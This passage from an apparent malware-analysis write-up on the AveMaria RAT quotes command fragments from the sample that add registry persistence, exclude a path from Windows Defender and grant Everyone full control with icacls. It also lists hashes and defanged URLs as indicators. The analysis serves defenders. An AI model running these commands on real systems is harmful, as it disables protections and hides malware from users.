


Figure 20: System Information




Figure 21: VM Detection

Further analysis of the strings also revealed that the malware establishes persistence by adding entries to the registry to run on user login as shown in Figure 22.

```
cmd.exe /c REG ADD "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows" /f /v Load /t REG_SZ /d "
```

Figure 22: VM Detection

In addition, it is also excluded from Windows Defender, as shown in Figure 23.

```
powershell Add-MpPreference -ExclusionPath
```

Figure 23: Exclude From Defender

Using icacls, it attempts to grant full control permissions to Everyone for the specified target folder and all its contents (files and subfolders), replacing any existing permissions.

```
\ICACLS.exe
\xcopy.exe
" /GRANT:r *S-1-1-0:(OI)(CI)F /T
```

Figure 24: Icalcs Command

Vitali Kremez was a prominent cybersecurity researcher and intelligence analyst known for his deep expertise in malware reverse engineering and cybercrime investigations. He played a key role in analyzing and exposing major cyber threats, including ransomware groups and underground forums. Tragically, he passed away in 2022, leaving a lasting impact on the cybersecurity community.

Moreover, his name often appears in various malware families as a form of cybercrime “tribute” by criminal actors who follow and acknowledge his research closely. In this case, we see his name embedded in a file path: C:\Users\ **Vitali Kremez** \Documents\MidgetP**n\workspace\MsgBox.exe

While it’s difficult to determine intent with certainty, the context here leans more toward mockery than tribute. The inclusion of an inappropriate or provocative folder name alongside his real name suggests an attempt to ridicule or defame, rather than respectfully acknowledge his legacy.

## IOCsPermalink

- Hash:

```
 7ebdce51613a9214f61fa3983e9a2d19
c4df7a30cd17a7e71e581e887a69de64
1b35b016afd3f509d2fc128ab5bd653b
324ca3bcae43fe7db3c43a1e24d4e514
8c66d9087118b17ccaa62eb83f3542c1
```

- URL

```
 hxxps://onfiltre[.]com[.]tr
hxxps://channelchief[.]varindia[.]com
```

- IP

---

Source: https://0xmrmagnezi.github.io/malware%20analysis/AveMaria/